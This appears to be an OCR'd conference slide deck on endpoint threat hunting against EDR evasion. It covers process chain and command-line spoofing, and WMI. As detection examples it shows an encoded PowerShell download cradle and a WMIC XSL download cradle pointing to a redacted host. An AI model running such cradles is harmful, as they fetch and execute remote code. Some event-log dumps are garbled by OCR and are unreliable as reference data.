

ENDPOINT HUNTING IN AN ANTI-EDR WORLD



INTRODUCTION_

whoami: @mgreen27

- > Matt Green
- > IR Practice Lead @ Cybereason
- > DFIR and detection guy
- > Powershell and scripting ++
- > Doing EDR before it was a thing

AGENDA_

Background

- > Data
- > EDR
- > Anti-EDR

Practical examples:

- > Commodity / WMI
- > APT / Binary Rename
- > Detection use cases

Wrap up

- > Goals


BACKGROUND_

BACKGROUND



DATA BACKGROUND_

Traditional DFIR →



Current State

- Running Process
- Network connections
- Loaded files
- In-memory artefacts

Data at rest

- Files on disk
- Registry entries
- Event logs / logs
- System configuration

Event telemetry

- Process
- Network / DNS
- File / Registry activity
- Driver loads
- URL / Web
- Security Events

Modern EDR focus →



EDR BACKGROUND_

- Telemetry
 - Process visibility!
- Reputation
- Behaviour based
- Memory / Injection
- Anomaly Detection
 - Frequency analysis
 - Machine Learning
- Powershell / .NET / AMSI
- Live Response
 - Isolation



EDR BACKGROUND

Kernel



- Low level
- Accuracy
- Risk?

User Land



Vs

- Windows API
- Performance & Stability
- Accuracy?
- Event Tracing For Windows
(Microsoft-Windows-Threat-Intelligence ETW provider)

ANTI-EDR BACKGROUND_



ANTI-EDR BACKGROUND_



- Misdirection
- Minimise footprint
- Blending in



HUNTING PAIN_

- Encoded powershell
- LOL Bins
- Office Process Chain
- New binary / unknown malware
- Unexpected network connections

EVIL

- Administrators and developers behaving badly
- Remote access software
- Applications behaving badly
- Custom scripts

UNKNOWN



- Systems management tools
- Security Tools
- Business Applications
- Business User behaviour
- Startup scripts

GOOD

PROCESS CHAIN MISDIRECTION_



Single easy to detect chain



Innocent looking chains

PROCESS CHAIN MISDIRECTION_

```
BOOL CreateProcessA(  
    LPCSTR             lpApplicationName,  
    LPSTR              lpCommandLine,  
    LPSECURITY_ATTRIBUTES lpProcessAttributes,  
    LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    BOOL               bInheritHandles,  
    DWORD              dwCreationFlags,  
    LPVOID             lpEnvironment,  
    LPCSTR             lpCurrentDirectory,  
    LPSTARTUPINFOA     lpStartupInfo, (highlighted)  
    LPPROCESS_INFORMATION lpProcessInformation  
);
```

Process Chain spoofing

- API Based
- Very detectable

What we see:

- Minimal in wild
- Alternate methods
 - WMI
 - Scheduled Tasks
 - Exploit

PROCESS CHAIN MISDIRECTION

Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2019-05-20 05:30:49.434
ProcessGuid: {8b57e2a4-3b89-5ce2-0000-00104f4caa03}
ProcessId: 12252
Image: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
FileVersion: 74.0.3729.157
Description: Google Chrome
Product: Google Chrome
Company: Google Inc.
CommandLine: 0
CurrentDirectory: C:\Users\matt\Desktop\
User: WIN10X64\matt
LogonGuid: {8b57e2a4-e889-5ce1-0000-0020eb193400}
LogonId: 0x3419EB
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=8F7AC46E9891B3516180A6F58BE56114F5B43E78,MD5=4AB8DFDB4FF41798ACBCB6FCAA2C4F1D,SHA256=A9F0F40E46EB972F56F526812E0755180EC1B35A29DC0C13D5A73A0A6A56D4C6,IMPHASH=0411478B43D07EA5B0C31AEF56C1AC94
ParentProcessGuid: {8b57e2a4-e88a-5ce1-0000-001020a23400}
ParentProcessId: 7060
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE

▼	explorer.exe	7060
MSASCuiL.exe	7824	
vmtoolsd.exe	9008	
CrAmTray.exe	4552	
powershell.exe	3244	
chrome.exe	12252	
OneDrive.exe		
ProcessHacker.exe		
GoogleCrashHandler.exe		
GoogleCrashHandler.exe		



PROCESS CHAIN MISDIRECTION_

Event Tracing for Windows

```
Index : 2228
Payload : ProcessID: 12252 , 'CreateTime: 1558330249.43' , ParentProcessID: 7060 , 'SessionID: 1',
          Flags: 0 , ImageName: \Device\HddiskVolume3\Program Files
          (x86)\Google\Chrome\Application\chrome.exe' , 'ImageChecksum: 1745149' , 'TimeDateStamp:
          1557723600' , 'PackageFullName: ' , 'PackageRelativeAppId: '
Timestamp : 2019-05-20 05:30:49.434524 UTC
EventName : ProcessStart_V2/Start
ProviderName : Microsoft-Windows-Kernel-Process
ProviderGUID : {22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}
ProcessID : 3244
ThreadId : 3920
ProcessName :
Id : 1
Task : 1
Opcode : 1
Version : 2
Channel : 16
Level : Informational
TaskName : ProcessStart
OpcodeName : Start
extended_data_list : []
HeaderFlags : |PROCESSOR_INDEX|IS_64BIT_HEADER
Prov_Source_Type : XML Manifest. Template Match: Full
Payload_Raw : '/#\.\Device\HddiskVolume3\Program Files (x86)\Google\Chrome\Application\chrome.exe\,
               raw_buffer: dc2f000023d7d82ecd0ed501941b00000100000000000005c004400650076006900630065005c004
               8006100720064006400690073006b0056006f006c0075006d00650033005c00500072006f006700720061006d0020
               00460069006c00650073002000280078003800360029005c0047006f006f0067006c0065005c004300680072006f0
               06d0065005c004100700070006c00690063006100740069006f006e005c006300680072006f006d0065002e006500
               78006500000fda01a00d0f9d85c00000000'
```

PROCESS CHAIN MISDIRECTION_

Event Tracing for Windows

Index
Payload

ProcessID: 12252 CreateTime: 1558330249. \Device\HddiskVolume3\Programs\chrome.exe Application\chrome.exe', 'ImageNameFull': 'C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.Windows.Kernel.Process\v4.0_4.0.0.0_c07-2fad1fd0e716} TimeStamp: 1558330249 UTC

Timestamp: 2019-05-21T10:43:45.434524 UTC

EventName: ProcessStart

ProviderName: Microsoft-Windows-Kernel-Process

EventData: C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.Windows.Kernel.Process\v4.0_4.0.0.0_c07-2fad1fd0e716}

ProcessID : 3244

ProcessId: powershell.exe

Task: Creator process

Opcode:

Version: 2

Channel: 16

Level: Informational

TaskName: ProcessStart

OpcodeName: Start

extended_data_list: []


HeaderFlags: |PROCESSOR_INDEX|IS_64BIT_HEADER

Prov_Source_Type: XML Manifest. Template Match: Full

Payload_Raw: '/#\.\Device\HddiskVolume3\Programs\chrome.exe' raw_buffer: dc2f000023d7d82ecd0ed5018006100720064006400690073006b005600600460069006c00650073002000280078003806d0065005c004100700070006c006900630780065000000fda01a00d0f9d85c00000000

ParentProcessID: 7060

 explorer.exe
Parent process

 chrome.exe
Process name

 View Attack Tree

 chrome.exe (powershell.exe > chrome.exe)
Hosted injected children

COMMAND LINE MISDIRECTION_

```
POWERSHELL -NoProfile -ExecutionPolicy Bypass -encoded  
command JABpAG4AcwB0AGEAbgBjAGUAIAA9ACAAWwBT  
AHkAcwB0AGUAbQAuAEEAYwB0AGkAdgBhAHQAbwByAF0A  
OgA6AEMAcgBIAGEAdABIAEkAbgBzAHQAYQBuAGMAZQAo  
ACIAUwB5AHMAdABIAG0ALgBOAGUAduAFcAZQBiAEMA  
bABpAGUAbgB0ACIAKQA7AA0ACgAkAG0AZQB0AGgAbwBk  
ACAAPQAgAFsAUwB5AHMAdABIAG0ALgBOAGUAduAFcA  
ZQBiAEMAAbABpAGUAbgB0AF0ALgBHAGUAduBNAGUAdABo  
AG8AZABzACgAKQA7AA0ACgBmAG8AcgBIAGEAYwBoACgA  
JABtACAAbQBuACAAJABtAGUAdABoAG8AZAApAHsAIAAg  
AA0ACgANAAoAIAAgAGkAZgAoACQAbQAuAE4AYQBtAGUA  
IAAtAGUAcQAgACIA
```

Example 1: Powershell download cradle


```
"C:\Windows\system32\wbem\WMIC.exe" os get NRVSEKPx,  
IDYBPTJN, IPVSHTUQ, organization /format:"http://  
[REDACTED].xsl?8878850"
```

Example 2: WMIC download cradle



```
"C:\windows\system32\WindowsPowerShell\v1.0\PowerShell.e  
xe" -NoLogo -Noninteractive -NoProfile -ExecutionPolicy  
AllSigned "& 'C:\windows\CCM\SystemTemp\ff070aac-6d58  
-4d45-8322-bb58d5ac9af3.ps1"
```

Example 1: legitimate Powershell



```
wmic /output:"C:\Users\[REDACTED]\AppData\Local\Temp\TmEnv\sys  
tem_eventlog_xml.[REDACTED]  
[REDACTED].xml" NTEVENT WHERE "EventType>0 AND  
EventType<3 AND LogFile='System' AND TimeGenerated >= '201  
90520000000.000000-000" get RecordNumber,TimeGenerat  
ed,AppName,AppPath,AppVer,ModuleName,ModuleNamePath,  
ModuleVer,ExceptionCode,FaultOffset /format:rawxml
```

Example 2: legitimate WMIC

COMMAND LINE MISDIRECTION_

Base address	Size	Protect...	Use
> 0x7ffe0000	4 kB	R	USER_SHARED_DATA
> 0x7ffe1000	4 kB	R	
> 0x2f9d610000	512 kB	RW	Stack (thread 3840)
> 0x2f9d800000	2,048 kB	RW	PEB
> 0x2f9da80000			(thread 6704)
> 0x2f9db00000			(thread 3604)
> 0x2f9db80000	512 kB	RW	Stack (thread 2804)
> 0x2f9dc00000	512 kB	RW	Stack (thread 2892)
> 0x2f9dc80000	512 kB	RW	Stack (thread 5068)
> 0x2f9dd00000	512 kB	RW	Stack (thread 2044)
> 0x2f9e000000	512 kB	RW	Stack (thread 2304)
> 0x2f9e080000	512 kB	RW	Stack (thread 2292)
> 0x2f9e100000	512 kB	RW	Stack (thread 6988)
> 0x2f9e180000	9,792 kB	RW	Stack (thread 7476)
> 0x2f9eb10000	256 kB	RW	Stack (thread 3328)
> 0x2f9eb50000	512 kB	RW	Stack (thread 2380)
> 0x16e81000000	64 kB	RW	Heap (ID 2)
> 0x16e81010000	32 kB	R	
> 0x16e81020000	100 kB	R	
> 0x16e81040000	16 kB	R	
> 0x16e81050000			

Command Line spoof

- Trivial to modify
- Collection dependent
- CLI generally less trusted

What we see

- Rare / Red teams
- Combination with parent spoofing
- Other data points :)

VERY SHORT WMI BACKGROUND_

Windows Management Interface is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components.

- The “guts” of windows
- Collect current state, performance statistics
- Configure and take actions
- Data Store
- Persistence
- Local and remote execution
- SMB and RPC over port 135 for remote access
- Minimal Forensics
- Interesting trade-off for anti-forensics



Windows Management Instrumentation
<https://attack.mitre.org/techniques/T1047/>

VERY SHORT WMI BACKGROUND_

Offensive application:

- WMIC.EXE
- Powershell
 - *-WMIOBJECT
 - *-CimInstance
- Impacket WMIEXec
- Vbscript
- Other
 - Visual basic
 - Golang
 - Python
 - .NET
 - C ++

